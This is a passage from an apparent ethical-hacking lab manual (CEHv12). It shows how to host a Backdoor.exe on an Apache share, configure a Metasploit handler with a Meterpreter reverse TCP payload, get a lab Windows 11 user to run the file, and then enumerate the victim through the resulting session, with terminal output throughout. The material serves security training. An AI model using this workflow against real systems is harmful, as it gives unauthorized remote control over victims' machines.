
11. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.

Note: If you want to create a new directory to share the **Backdoor.exe** file with the target machine and provide the permissions, use the below commands:

- o Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- o Type **chmod -R 755 /var/www/html/share** and press **Enter**
- o Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

12. Type **cp /home/attacker/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.

13. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.



14. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.

15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.

16. Now, issue the following commands in msfconsole:

- o Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
- o Type **set LHOST 10.10.1.13** and press **Enter**
- o Type **show options** and press **Enter**; this lets you know the listening port

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name Current Setting Required Description
---- ----- ----- -----
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- ----- ----- -----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.1.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf6 exploit(multi/handler) >
```

17. To start the handler, type **exploit -j -z** and press **Enter**.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
---- ----- ----- -----
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- ----- ----- -----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.1.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target


msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >
```

18. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

19. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.


20. Click **Backdoor.exe** to download the file.



21. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

Note: Make sure that both the **Backdoor.exe** and **Secret.txt** files are stored in the same directory (here, **Downloads**).

22. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.



23. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

24. The **Meterpreter** session has successfully been opened, as shown in the screenshot.

25. Type **sessions -i 1** and press **Enter** (here, 1 specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.

msfconsole - Parrot Terminal

```

Payload options (windows/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  EXITFUNC process      yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  10.10.1.13     yes       The listen address (an interface may be specified)
  LPORT  4444           yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49826) at 2022-04-05 05:29:53 -0400
sessions -i 1
[*] Starting interaction with 1...

```

meterpreter >

26. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
LHOST  10.10.1.13  yes   The listen address (an interface may be specified)
LPORT  4444        yes   The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49826) at 2022-04-05 05:29:53 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : WINDOWS11
OS        : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain    : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows

```

meterpreter >

27. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.

msfconsole - Parrot Terminal

```
File Edit View Search Terminal Help
OS : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ipconfig

Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 8
=====
Name : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
